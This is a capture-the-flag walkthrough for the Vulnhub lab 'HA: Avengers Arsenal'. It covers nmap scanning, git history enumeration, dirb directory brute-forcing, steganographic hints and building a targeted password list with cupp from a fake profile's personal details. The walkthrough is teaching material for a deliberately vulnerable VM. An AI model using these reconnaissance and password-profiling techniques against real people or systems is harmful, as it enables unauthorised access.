HA: Avengers Arsenal Vulnhub Walkthrough

posted in CTF CHALLENGES on OCTOBER 29, 2019 by RAJ CHANDEL SHARE

Today we are going to solve our Capture the Flag challenge called “HA: Avengers Arsenal” We have developed this lab for the purpose of online penetration practices. It contains 5 flags in the form of Avenger’s Weapons. Let’s Solve it!!


Download Here

Level: Intermediate

Task: Find 5 Flags on the Target Machine.

Penetration Methodologies

- Network Scanning
  - Netdiscover
  - Nmap
- Enumeration
  - Browsing HTTP Service
  - Enumerating Git logs
  - Directory Bruteforce using drib
  - Decoding using Spammimic
  - Enumerating using cupp
  - Bruteforcing using John the Ripper
- Exploitation
  - Getting a reverse connection
  - Spawning a TTY Shell
- Privilege Escalation
  - Path Variable



Walkthrough

Network Scanning

After downloading and running this machine in VMWare Workstation, we started by running the Netdiscover command to obtain the IP Address of the target machine. After matching the MAC and IP Address we have obtained the Virtual Machine IP address, 192.168.1.101 (the target machine IP address).

```
netdiscover
```

```
Currently scanning: 192.168.3.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     84:16:f9:47:df:7a      1      60  TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.101   00:0c:29:2d:0e:1b      1      60  VMware, Inc.
192.168.1.109   8c:ec:4b:71:c5:de      1      60  Dell Inc.

root@kali:~#
```

So, as we have the target machine IP, the first step is to find the ports and services that are available on the target machine. A Nmap aggressive port scan is used for this purpose. This is illustrated in the image given below.

```
nmap -A 192.168.1.101
```

```
root@kali:~# nmap -A 192.168.1.101
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-24 12:05 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00027s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 2.4.29 ((Ubuntu))
| http-git:
|   192.168.1.101:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'd
|     Remotes:
|       https://github.com/Ignitetechnologies/Web-Application-Cheat
| http-robots.txt: 1 disallowed entry
| /groot
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Avengers Arsenal
8000/tcp open  http     Splunkd httpd
| http-robots.txt: 1 disallowed entry
```


Categories

```
|_/
|_http-server-header: Splunkd
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was http://192.168.1.101:8000/en-US/account/lo
8089/tcp open  ssl/http Splunkd httpd
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizatio
| Not valid before: 2019-09-16T14:51:44
|_Not valid after:  2022-09-15T14:51:44
MAC Address: 00:0C:29:2D:0E:1B (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.27 ms 192.168.1.101
```

We got a lot of important information from this scan. For starters, we get the .git directory. We are going to enumerate it. We also got the /groot directory. It is also worth taking a look. And alas we got the Splunk service running at port 8000 and 8089.


Let's start with the HTTP port. We quickly opened the target machine IP on the browser. A web page was running through this port which can be seen in the following image.

```
http://192.168.1.101
```


Window Password Hacking
Wireless Hacking

Articles

Select Month




Before enumerating any further we went back to our nmap scan to get that .git directory. We decided to open it. Upon opening the .git directory we found a logs directory. We opened it to find the HEAD page. Here on the HEAD page, we found another link mentioned “https://github.com/Hackingzone/hackingarticles.git”



We thought it was worth taking a look, so it was better to clone this git to our attacker machine and then investigate it further. Hence, the git clone command allows transferring the git to our Kali Linux. Here, after cloning we see that a directory is created with the name of hackingarticles. We traversed into that particular directory. Here to inspect the git repo we used the command git log. This gave us a commit worth enumerating.

```
1 git clone https://github.com/Hackingzone/hackingarticles.git
2 cd hackingarticles/
3 ls
4 git log
```



```
Date:   Tue Sep 17 14:28:44 2019 +0530

    mew mew

commit c78e3ddf70b748d1aea5ccaf1fedc3aaab4ac451
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:28:12 2019 +0530

    IW

commit a6b610652780fb3979ee9cbd8600e93b6b740700
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:27:43 2019 +0530

    end

commit 674dc193bcdf5df2db43da89132f6efe08f3b1e8
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:27:16 2019 +0530

    avnge

commit 9b5d48af1ef4d5123544cf3007a2363346e7dd4a
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:26:29 2019 +0530

    chitauri army

commit 2bf255b0f23baddfcd00ee16b274b4ae54a5d6ee
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:25:28 2019 +0530

    breaker
```

After getting inside the hackingarticles directory we see that there are a bunch of text files. But amongst them was an “updated” log entry. This seemed interesting.

So, we took a close look using the git show command. And here we have a Base64 Encoded text.

```
git log 4fb65717a4bdfa8169fb0642abf0f355f7eea048
git show 4fb65717a4bdfa8169fb0642abf0f355f7eea048
Q2FwdGFpbiBBbWVyaWNhJ3MgU2hpZWxkOnswNjE3ODZEOUE4QkI4OUEyRkU3NDVERDI2RkU
```

```
root@kali:~/hackingarticles# git log 4fb65717a4bdfa8169fb0642abf0f355f7eea048
commit 4fb65717a4bdfa8169fb0642abf0f355f7eea048
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:04:45 2019 +0530

    Captain America

commit 78a6186c9f3cbc37234f521486948b657ffaadf4
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:01:13 2019 +0530

    ultron
root@kali:~/hackingarticles# git show 4fb65717a4bdfa8169fb0642abf0f355f7eea048
commit 4fb65717a4bdfa8169fb0642abf0f355f7eea048
Author: Hackingzone <hackingzone305@gmail.com>
Date:   Tue Sep 17 14:04:45 2019 +0530

    Captain America

diff --git a/CA.txt b/CA.txt
new file mode 100644
index 0000000..3fcec0d
--- /dev/null
+++ b/CA.txt
@@ -0,0 +1,5 @@
+Captain America's shield is his primary weapon. The most well-known of his shields is
+a disc-shaped object with a five-pointed star design in its center, within blue, red,
+and white concentric circles. This shield is composed of a unique Vibranium,
+Proto-Adamantium alloy, and an unknown third component.
+Q2FwdGFpbiBBbWVyaWNhJ3MgU2hpZWxkOnswNjE3ODZEOUE4QkI4OUEyRkU3NDVERDI2RkUyRTEzQ30=
```

As we identified the encoded text to be base64 we tried to decode it with the combination of the echo command with the base64 -d. This gave us our First Flag: Captain America's Shield

```
echo "Q2FwdGFpbiBBbWVyaWNhJ3MgU2hpZWxkOnswNjE3ODZEOUE4QkI4OUEyRkU3NDVEF
```

```
root@kali:~/hackingarticles# echo "Q2FwdGFpbiBBbWVyaWNhJ3MgU2hpZWxkOnswNjE3ODZEO
UE4QkI4OUEyRkU3NDVERDI2RkUyRTEzQ30=" | base64 -d
Captain America's Shield:{061786D9A8BB89A2FE745DD26FE2E13C}root@kali:~/hackingar
```

Moving on as a part of the Enumeration, we also started a directory bruteforce scan using the dirb tool. Here we found a bunch of directories like css and images. We thought that let's inspect all the directories in search of another flag.

```
dirb http://192.168.1.101
```

```
root@kali:~# dirb http://192.168.1.101

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Thu Oct 24 13:59:36 2019
URL_BASE: http://192.168.1.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.101/ ----
+ http://192.168.1.101/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://192.168.1.101/css/
==> DIRECTORY: http://192.168.1.101/images/
+ http://192.168.1.101/index.html (CODE:200|SIZE:7165)
+ http://192.168.1.101/robots.txt (CODE:200|SIZE:31)
+ http://192.168.1.101/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.1.101/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.101/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Oct 24 13:59:40 2019
DOWNLOADED: 4612 - FOUND: 4
```

So, we opened the images directory in our Web Browser. We see that there are a bunch of different images in this directory that would be appearing on the website.

We tried opening each and every one of them. And we found something different with the image named “17”

192.168.1.101/images/

Index of /images


Name	Last modified	Size	Description
Parent Directory		-	
1.png	2019-09-17 10:30	4.5M	
2.png	2019-09-17 10:33	9.6M	
3.png	2019-09-17 10:36	629K	
4.png	2019-09-17 10:41	1.2M	
5.jpg	2019-09-19 00:09	21K	
6.gif	2019-09-17 11:42	160K	
7.jpg	2019-09-17 11:15	321K	
8.jpg	2019-09-17 15:05	115K	
9.png	2019-09-17 14:19	5.1M	
10.png	2019-09-17 15:08	5.2M	
11.png	2019-09-17 13:23	80K	
12.png	2019-09-17 13:56	4.3M	
13.png	2019-09-17 13:31	14M	
14.jpg	2019-09-17 15:20	123K	
15.jpg	2019-09-17 15:14	1.1M	
16.jpg	2019-09-17 14:16	7.3M	
17.jpeg	2019-09-16 23:15	21K	

Upon opening this image, we found that it was a QR Code. This didn't appear on the website that was running on the port 80. So, we decide to read it to proceed further.


```
http://192.168.1.101/images/17.jpeg
```

We used a Mozilla Firefox Web Browser Plugin to decode the QR Code. You can use any method or tool of your preference. This readout to be "spammimc". This is definitely an interesting hint.

As this word is new to any of the dictionaries that we used the in directory bruteforce. So, there might be a probability of finding a directory with that name. Which would be hidden to any of the directory bruteforce scans. We tried to open the directory with the name spammimc. And it was a success we found a text file called sceptre.txt. This is great as we are closer to our next flag.



We opened the scepter.txt, to find it to be absolutely blank. This was a bummer. But as we inspected the page closely; we found that there was indeed something written but it seemed to be hidden in the plain sight. But how to get our flag from this seems to be a mystery. We went back to the hint we got, “spammimc”. There seems to be more than to it than it meets the eyes. So, we googled it.




We found this cute little site that encodes and decode the text in various formats. This is really clever. We searched for blank space. And then copied the contents of the scepter.txt and pasted here on the spammimc website to decode it. Upon decoding we found that it is our second flag.


Loki's Scepter

We got the 2 flags. It's a good start. Now moving on, we went back to our initial nmap scan. We saw that we found a directory named groot. How amazing. This is absolutely our way to another flag. So, we browsed the groot directory in our browser to find a zip file called "hammer.zip". Brilliant.

```
http://192.168.1.101/groot
```




We download the zip file to our attacker system and tried to open it. Upon opening, we see that it contains a pdf file with the name Mjølnirlonir. But it asks for a password. This is a speedbump.



Cracking passwords is not that easy. We need to do enumeration for it. We went back to the webpage we saw earlier. We saw that there is a link to another webpage. It seemed like a spoof of a Social Network Account. This seemed to be the one of Tony Stark.

```
192.168.1.101/avengersbook.html
```



We see that we have the name, alias, address, date of birth and other important stuff and usually people keep the passwords related to it. So, we decided to use the cupp to create a dictionary of the most probable passwords. We fired up the cupp as illustrated in the given image. We provided the following information to it.

```
./cupp.py -i
First Name: tony
Surname: stark
Nickname ironman
```

```
Bithdate: 01052008
```

After providing these details, cupp made us a nice short dictionary and named it tony.txt.

```
root@kali:~/cupp# ./cupp.py -i

  cupp.py!                    # Common
      \                       # User
       \   ,__,               # Passwords
        \  (oo)____           # Profiler
           (__)    )\
              ||--|| *        [ Muris Kurgas | j0rgan@remote-exploit.org ]
                              [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: tony
> Surname: stark
> Nickname: ironman
> Birthdate (DDMMYYYY): 01052008


> Partners) name:
> Partners) nickname:
> Partners) birthdate (DDMMYYYY):


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name:
> Company name:


> Do you want to add some key words about the victim? Y/[N]:
```

```
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to tony.txt, counting 2898 words.
[+] Now load your pistolero with tony.txt and shoot! Good luck!
```

